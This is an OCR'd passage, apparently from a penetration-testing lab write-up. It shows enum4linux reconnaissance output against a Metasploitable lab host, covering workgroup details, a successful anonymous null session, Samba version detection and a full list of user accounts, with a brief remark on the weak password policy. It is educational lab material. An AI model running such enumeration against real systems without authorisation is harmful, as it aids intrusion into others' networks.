
From the scanning done, it shows that the password management policy of the target’s share portfolio is very poor and also allows anonymous login




```
┌──(kali㉿Kali)-[~]
└─$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Sun Dec 14 20:04:08 2025

 =========================================( Target Information )=============
=====================================


Target ........... 172.17.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne


 ============================( Enumerating Workgroup/Domain on 172.17.0.2 )=
============================


[+] Got domain/workgroup name: WORKGROUP


 ================================( Nbtstat Information for 172.17.0.2 )====
============================


Looking up status of 172.17.0.2
```




```
══════════════════════════

Looking up status of 172.17.0.2
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ════════════════════════════════════( Session Check on 172.17.0.2 )═════════
═══════════════════════════


[+] Server 172.17.0.2 allows sessions using username '', password ''


 ═════════════════════════════════( Getting domain SID for 172.17.0.2 )══════
═══════════════════════════

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```




```
 ====================================( OS information on 172.17.0.2 )====================
============================


[E] Can't get OS info with smbclient


[+] Got OS info for 172.17.0.2 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.
20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03


 ========================================( Users on 172.17.0.2 )=============
===========================


index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc:
 (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc:
 (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc:
 (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc:
 (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc:
```




```
 (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111
,,      Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc:
 (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc:
 (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc:
 (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL admi
nistrator,,,    Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin       Desc:
 (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail      Desc:
 (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)    Desc:
 (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)    Desc:
 (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)    Desc:
 (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon  Name: daemon    Desc:
 (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd    Name: (null)    Desc:
 (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man     Name: man       Desc:
 (null)
```




```
index: 0×16 RID: 0×4b0 acb: 0×00000011 Account: libuuid Name: (null)    Desc:
 (null)
index: 0×17 RID: 0×42c acb: 0×00000011 Account: backup  Name: backup    Desc:
 (null)
index: 0×18 RID: 0×bb8 acb: 0×00000010 Account: msfadmin        Name: msfadmi
n,,,    Desc: (null)
index: 0×19 RID: 0×4c8 acb: 0×00000011 Account: telnetd Name: (null)    Desc:
 (null)
index: 0×1a RID: 0×3ee acb: 0×00000011 Account: sys     Name: sys       Desc:
 (null)
index: 0×1b RID: 0×4b6 acb: 0×00000011 Account: klog    Name: (null)    Desc:
 (null)
index: 0×1c RID: 0×4bc acb: 0×00000011 Account: postfix Name: (null)    Desc:
 (null)
index: 0×1d RID: 0×bbc acb: 0×00000011 Account: service Name: ,,,       Desc:
 (null)
index: 0×1e RID: 0×434 acb: 0×00000011 Account: list    Name: Mailing List Ma
nager   Desc: (null)
index: 0×1f RID: 0×436 acb: 0×00000011 Account: irc     Name: ircd      Desc:
 (null)
index: 0×20 RID: 0×4be acb: 0×00000011 Account: ftp     Name: (null)    Desc:
 (null)
index: 0×21 RID: 0×4c4 acb: 0×00000011 Account: tomcat55        Name: (null)D
esc: (null)
index: 0×22 RID: 0×3f0 acb: 0×00000011 Account: sync    Name: sync      Desc:
 (null)
index: 0×23 RID: 0×3fc acb: 0×00000011 Account: uucp    Name: uucp      Desc:
```




```
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
user:[libuuid] rid:[0×4b0]
user:[backup] rid:[0×42c]
user:[msfadmin] rid:[0×bb8]
user:[telnetd] rid:[0×4c8]
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
```



